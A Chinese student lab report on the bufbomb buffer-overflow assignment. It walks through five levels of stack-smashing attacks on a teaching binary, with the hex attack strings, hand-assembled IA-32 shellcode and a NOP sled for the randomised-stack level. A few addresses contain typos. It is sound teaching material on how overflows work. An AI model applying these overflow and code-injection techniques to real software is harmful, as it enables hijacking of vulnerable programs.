

**课 程 实 验 报 告**

**课程名称： 计算机系统基础**

**专业班级： CS1409**

**学 号： U201414808**

**姓 名： 王林**

**指导教师： 谭志虎**

**报告日期： 2016年 5 月 13 日**

**计算机科学与技术学院**

**目录**

[实验3： 缓冲区溢出攻击 1](#_Toc451948699)

[3.1 实验概述 1](#_Toc451948700)

[3.1.1实验简介 1](#_Toc451948701)

[3.1.2实验目的 1](#_Toc451948702)

[3.1.3实验环境 1](#_Toc451948703)

[3.2 实验内容 1](#_Toc451948704)

[3.3 实验过程和记录 2](#_Toc451948705)

[3.3.1 任务1 SMOKE 2](#_Toc451948706)

[3.3.1.1.任务描述： 2](#_Toc451948707)

[3.3.1.2.实验设计： 2](#_Toc451948708)

[3.3.1.3.实验过程： 2](#_Toc451948709)

[3.3.1.4.实验结果： 3](#_Toc451948710)

[3.3.2 任务2 FIZZ 3](#_Toc451948711)

[3.3.2.1.任务描述： 3](#_Toc451948712)

[3.3.2.2.实验设计： 3](#_Toc451948713)

[2.3.2.3.实验过程： 3](#_Toc451948714)

[3.3.2.4.实验结果： 4](#_Toc451948715)

[3.3.3任务3 BANG 5](#_Toc451948716)

[3.3.3.1.任务描述： 5](#_Toc451948717)

[3.3.3.2.实验设计： 5](#_Toc451948718)

[3.3.3.3.实验过程： 5](#_Toc451948719)

[3.3.3.4.实验结果： 6](#_Toc451948720)

[3.3.4. 任务4 BOOM 6](#_Toc451948721)

[3.3.4.1.任务描述： 6](#_Toc451948722)

[3.3.4.2.实验设计： 6](#_Toc451948723)

[3.3.4.3.实验过程： 6](#_Toc451948724)

[3.3.4.4.实验结果： 7](#_Toc451948725)

[3.3.5. 任务5 NITRO 8](#_Toc451948726)

[3.3.5.1.任务描述： 8](#_Toc451948727)

[3.3.5.2.实验设计： 8](#_Toc451948728)

[3.3.5.3.实验过程： 8](#_Toc451948729)

[3.3.5.4.实验结果： 10](#_Toc451948730)

[3.4 实验小结 10](#_Toc451948731)

# 

# 实验3： 缓冲区溢出攻击

3.1 实验概述

3.1.1实验简介

本实验的目的在于加深对IA-32函数调用规则和栈结构的具体理解。实验的主要内容是对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击（buffer overflow attacks），也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为，例如将给定的字节序列插入到其本不应出现的内存位置等。本次实验需要你熟练运用gdb、objdump、gcc等工具完成。

实验中你需要对目标可执行程序BUFBOMB分别完成5个难度递增的缓冲区溢出攻击。5个难度级分别命名为Smoke（level 0）、Fizz（level 1）、Bang（level 2）、Boom（level 3）和Nitro（level 4），其中Smoke级最简单而Nitro级最困难。

3.1.2实验目的

通过缓冲区溢出攻击实验，可以巩固课上所学的知识，并且增强对计算机系统程序执行原理的理解。可以熟悉函数调用过程中栈帧的变化，以及熟悉汇编语言，熟悉对gdb的使用，了解逆向工程和相关的技能。

3.1.3实验环境

实验语言：C语言

实验环境：linux

3.2 实验内容

本实验需要你构造一些攻击字符串，对目标可执行程序BUFBOMB分别造成不同的缓冲区溢出攻击。实验分5个难度级分别命名为Smoke（level 0）、Fizz（level 1）、Bang（level 2）、Boom（level 3）和Nitro（level 4）。

\* 任务1：Smoke

构造一个攻击字符串作为bufbomb的输入，而在getbuf()中造成缓冲区溢出，使得getbuf()返回时不是返回到test函数继续执行，而是转向执行smoke。

\* 任务2：Fizz

构造一个攻击字符串作为bufbomb的输入，而在getbuf()中造成缓冲区溢出。fizz函数需要一个输入参数，因此将使用makecookie得到的cookie值作为参数传递给fizz函数。

\* 任务3：Bang

修改全局变量gloable\_value的值；构造一个攻击字符串作为bufbomb的输入，而在getbuf()中造成缓冲区溢出，当被调用函数（getbuf()）返回时，将转向这段攻击代码执行，而攻击代码将使得程序转向执行bang()，而不是返回上层的test()函数。

\* 任务4：Boom

构造一个攻击字符串作为bufbomb的输入，而在getbuf()中造成缓冲区溢出，当被调用函数（getbuf()）返回时，将转向这段攻击代码执行，并且能够返回到调用函数test的首地址，继续执行。

\* 任务5：Nitro

构造一个攻击字符串作为bufbomb的输入，而在getbufn()中造成缓冲区溢出，当被调用函数（getbuf()）返回时，将转向这段攻击代码执行，并且循环5次，而且每次执行完后要恢复testn函数的栈帧空间。而且每次程序执行时，函数栈都会发生变化，所以给恢复栈带来难度。

3.3 实验过程和记录

将下载的文件考到Ubuntu虚拟机中，打开终端，进入当前目录，“ls ”命令，查看当前目录文件，发现有可执行文件bufbomb和源程序文件bufbomb.c，makecookies文件。

直接在终端下运行命令 “objdump –d bomb > bufbomb.asm”，得到对应的反汇编代码，可以发现在当前目录下多了一个bufbomb.asm文件，执行 “vim bufbomb.asm”命令，打开该文件，查看对应的反汇编代码。然后进入实验，执行 “makecookies U2014148808” 得到自己的ID.。

安装一个打印gdb调试信息的脚本:.gdb\_init，方便打印出调试时的相关信息，方便调试。

3.3.1 任务1 SMOKE

3.3.1.1.任务描述：

本阶段是smoke，需要输入一个攻击字符串进行缓冲区溢出攻击，攻击成功会有攻击成功的提示输出。

3.3.1.2.实验设计：

通过输入过长的字符串来造成缓冲区溢出，覆盖了函数的返回地址，改变函数的返回地址，来进行攻击。

3.3.1.3.实验过程：

1、阅读反汇编代码，找到getbuf函数。

2、 通过计算知道getbuf函数的栈帧空间是56个字节，而缓冲区的大小是40个字节。


3、设计攻击字符串：攻击字符串的功能是用来覆盖getbuf函数内的数组buf（缓冲区），进而溢出并覆盖ebp和ebp上面的返回地址，所以攻击字符串的大小应该是0x28+4+4=48个字节。并且其最后4个字节应是smoke函数的地址，正好覆盖ebp上方的正常返回地址。这样再从getbuf返回时，取出的根据攻击字符串设置的地址，就可实现控制转移。

所以，这样的攻击字符串为：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 8c 04 08，总共48个字节，并且前面44个字节可以为任意值，对程序的执行没有任何影响，只要最后四个字节正确地设置为“90 8c 04 08”即可。注：smoke的地址是0x8048c90，作为字节数据且为小端格式，所以字节值为“90 8c 04 08”。

4、将该字符串写入文件smoke\_U201414808.txt 文件，运行bufbomb验证是否攻击成功。

3.3.1.4.实验结果：

在终端下执行 “cat smoke\_U201414808.txt |./ hex2raw | ./ bufbomb –u U201414808”，屏幕提示 “nice job”。则验证攻击成功。



**图 3-1 smoke溢出攻击验证**

3.3.2 任务2 FIZZ

3.3.2.1.任务描述：


本阶段是fizz，需要输入一个攻击字符串进行缓冲区溢出攻击，而且要将cookies作为攻击成功会有攻击成功的提示输出。

3.3.2.2.实验设计：

阅读反汇编代码，找到fizz函数和getbuf函数，fizz函数是从ebp+8的地址取得参数，冰雨cookies的值作比较。则需要将getbuf函数的ebp+12的地址设为cookies，并且将返回地址设为fizz的地址，继续执行fizz函数。

2.3.2.3.实验过程：

1、找到fizz函数的代码，找到fizz函数的地址为0x8048cba。



**图3-2-1 fizz函数地址**

2、找到getbuf函数代码，通过计算知道getbuf函数的栈帧空间是56个字节，而缓冲区的大小是40个字节。

3、设计攻击字符串：攻击字符串的功能是用来覆盖getbuf函数内的数组buf（缓冲区），进而溢出并覆盖ebp和ebp上面的返回地址，所以攻击字符串的大小应该是0x28+4+4+4+4=56个字节。并且其倒数第12字节写为fizz函数的地址，正好覆盖ebp上方的正常返回地址。这样再从getbuf返回时，取出的根据攻击字符串设置的地址，就可实现控制转移。最后4个字节设为cookies，即fizz函数需要的参数，实现参数传递。则攻击字符串设为：

/\* local buffer start at :0x556830cb8 \*/

/\* padding required: 28 byte \*/

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

/\* fizz locatede at : 0x08048cba \*/

ba 8c 04 08


/\* set argument \*/

00 00 00 00 02 9a 3a 58

4、将该字符串写入文件fizz\_U201414808.txt 文件，运行bufbomb验证是否攻击成功。

3.3.2.4.实验结果：

在终端下执行 “cat fizz\_U201414808.txt |./ hex2raw | ./ bufbomb –u U201414808”，屏幕提示 “nice job”。则验证攻击成功。



**图3-2-2 fizz攻击溢出验证**

3.3.3任务3 BANG

3.3.3.1.任务描述：


本阶段是bang，需要输入一个攻击字符串进行缓冲区溢出攻击，bang()中，val没有被使用，而是一个全局变量global\_value与cookie进行比较，这里global\_value的值应等于对应你userid的cookie才算成功，所以你要想办法将全局变量global\_value设置为你的cookie值。

3.3.3.2.实验设计：

阅读反汇编代码，找到bang函数和getbuf函数，bang函数的地址为0x8048d05，找到global\_value的储存位置为：0x804c218。编写汇编代码，将0x804c218内存地址的值改为cookies：0x583a9a02。并且反汇编得到对应的机器指令，然后设计输入的字符串，将机器指令嵌入攻击字符串，并且将返回地址设为bang函数的地址。

3.3.3.3.实验过程：

1、找到bang函数的代码，找到bang函数的地址为0x8048d05。



**图3-3-1 bang函数地址**

2、找到getbuf函数代码，通过计算知道getbuf函数的栈帧空间是56个字节，而缓冲区的大小是40个字节。

3、设计攻击字符串：先编写汇编代码，实现对global\_value的值的更改，并且将bang函数的地址压栈，然后反汇编得到相应的机器指令。攻击字符串的功能是用来覆盖getbuf函数内的数组buf（缓冲区），进而溢出并覆盖ebp和ebp上面的返回地址，所以攻击字符串的大小应该是0x28+4+4=48个字节。并且最后4个字节改为缓冲区的地址，正好覆盖ebp上方的正常返回地址。这样再从getbuf返回时，取出的根据攻击字符串设置的地址，就可实现控制转移。将修改global\_value值的指令从缓冲区首地址开始存放，是控制转移后继续执行编写的代码，然后再返回bang函数。则攻击字符串设为：

/\* getbuf() return address :0x556830e4 \*/

/\* local bffer start at :0x556830b8 \*/

/\* padding required: 44 byte \*/

b8 02 9a 3a 58 /\* mov $0x583a9a02, %eax \*/

a3 18 c2 04 08 /\* mov %eax, 0x804c218 \*/

68 05 8d 04 08 /\* push 0x8048d05 \*/

c3 /\* ret \*/

00 00 00 00 00 00 00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00 00 00 00 00 00 00

/\* my function located at :0x556830b8 \*/

b8 30 68 55

3.3.3.4.实验结果：

在终端下执行 “cat bang\_U201414808.txt |./ hex2raw | ./ bufbomb –u U201414808”，屏幕提示 “nice job”，则验证攻击成功。



**图3-3-2 bang攻击验证**

3.3.4. 任务4 BOOM

3.3.4.1.任务描述：


本阶段是boom攻击，本阶段的实验任务就是构造这样一个攻击字符串，使得getbuf函数不管获得什么输入，都能将正确的cookie值返回给test函数，而不是返回值1。除此之外，你的攻击代码应还原任何被破坏的状态，将正确返回地址压入栈中，并执行ret指令从而真正返回到test函数。

3.3.4.2.实验设计：

首先要将返回地址设为缓冲区的地址，将控制转移到缓冲区，然后编写汇编代码，实现恢复test函数栈帧空间，并且将返回值设为cookies，然后将getbuf的返回地址压栈，并且通过ret返回到test函数。

3.3.4.3.实验过程：

1、在gdb中单步调试，进入test函数，记录test的ebp值为0x55683110。



**图3-4-1 test栈帧观察**

2、编写汇编代码，实现如下功能：将ebp的值恢复为正确的值，将返回值设置为正确的cookies，将之前Getbuf函数的返回地址压栈，并ret。然后反汇编得到正确的机器指令。

3、设计攻击字符串：攻击字符串的功能是用来覆盖getbuf函数内的数组buf（缓冲区），进而溢出并覆盖ebp和ebp上面的返回地址，所以攻击字符串的大小应该是0x28+4+4=48个字节。并且最后4个字节改为缓冲区的地址，正好覆盖ebp上方的正常返回地址。这样再从getbuf返回时，取出的根据攻击字符串设置的地址，就可实现控制转移。

攻击字符串为：

/\* getbuf() return address : 0x556830e4 \*/

/\* loacal buffer start at : 0x556830b8 \*/

/\* fix the code \*/

b8 02 9a 3a 58 /\* mov $0x583a9a02, %eax \*/

bd 10 31 68 55 /\* fixed ebp \*/

68 81 8e 04 08 /\* push 0x8048e81 \*/

c3 /\* ret \*/

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

/\* my function located at : 0x556830b8 \*/

b8 30 68 55

3.3.4.4.实验结果：

在终端下执行 “cat bomb\_U201414808.txt |./ hex2raw | ./ bufbomb –u U201414808”，屏幕提示 “nice job”。则验证攻击成功。



**图3-4-2 boom攻击验证**

3.3.5. 任务5 NITRO

3.3.5.1.任务描述：

通常，一个给定的函数的栈的确切内存地址随程序运行实例（特别是运行用户）的不同而不同。其中一个原因是当程序开始执行时，所有环境变量（evn）的值所在内存位置靠近栈的基地址，而环境变量的值是做为字符串存储的，视值的不同需要不同数量的存储空间。因此，为一特定运行用户分配的栈空间取决于其环境变量的设置。

本阶段的实验任务与阶段四类似，即构造一攻击字符串使得getbufn函数（注，在kaboom阶段，bufbomb将调用testn函数和getbufn函数，源程序代码见bufbomb.c）返回cookie值至testn函数，而不是返回值1。此时，这需要你的攻击字符串将cookie值设为函数返回值，复原/清除所有被破坏的状态，并将正确的返回位置压入栈中，然后执行ret指令以正确地返回到testn函数

3.3.5.2.实验设计：

阅读反汇编代码，找到testn函数和gebufn函数，分别记录两个函数的栈帧空间，记录getbufn函数的正确返回地址。 因为每次调用的栈帧都会发生变化，无法对固定地址赋值，但是每次ebp和esp的差值是不变的，则可以通过esp来恢复ebp的值，并且设置正确的返回值，将返回地址压栈，通过ret返回。将原来的返回地址改为缓冲区某一个地址，是每次返回到缓冲区时都能执行自己的代码。

3.3.5.3.实验过程：

1、gdb单步调试，记录5次调用testn函数时对应的栈帧，分别为：0x55683110、0x55683170、0x55683150、0x55683120、0x55683180。

2、找到getbufn函数，可以发现，getbufn函数的栈帧空间为538字节，缓冲区大小为520字节。

3、设计攻击字符串：5次调用缓冲区首地址分别为：0x55682ed8、0x55682f38、0x55682f18、0x55682ee8、0x55682f48，则getbufn的返回地址设为0x55682f48，而最小的buf首地址与返回地址相差112个字节，则最少应该要填充112条空指令。然后编写汇编代码，实现以下功能：将ebp的值恢复为正确的值，通过esp计算得到正确的值；将getbufn原来的返回地址压栈，并通过ret返回。

攻击字符串设计为：

/\* getbufn return address :0x80480e15 \*/

/\* nop instructuer to run my function \*/

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90

90 90 90

/\* my function \*/

b8 02 9a 3a 58 /\* mov $0x583a9a02, %eax \*/

51 /\* push %ecx \*/

89 e1 /\* mov %esp ,%ecx \*/

83 c1 2c /\* add $0x2c, %ecx \*/

89 cd /\* mov %ecx, %ebp \*/

59 /\* pop %ecx \*/

68 15 8e 04 08 /\* push $0x8048e15 \*/

c3 /\* ret \*/

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00 00

/\* the new return address of thegetbufn \*/

48 2f 68 55

3.3.5.4.实验结果：

在终端下执行 “cat nitro\_U201414808.txt |./ hex2raw -n | ./ bufbomb –n –u U201414808”，屏幕提示 “nice job”。则验证攻击成功



**图3-5-1 nitro攻击验证**

3.4 实验小结

通过本次缓冲区溢出攻击实验，首先巩固课上所学的知识，并且增强对计算机系统程序执行原理的理解。而且熟悉了汇编语言的相关知识，学习到了逆向工程和相关的技能，并且对于函数调用的栈帧有了更深的理解，对于计算机执行程序时栈帧的变化有了一定的理解。。

而且学习了部分有关gdb的使用，熟悉了Linux编程环境，了解了一些基本的命令以及用法，掌握了一些基本技能。

通过阅读反汇编代码，感受到了汇编语言和C语言的区别，而且熟悉了有关函数栈帧的设计，熟悉了函数调用过程中的参数传递以及栈帧变化情况。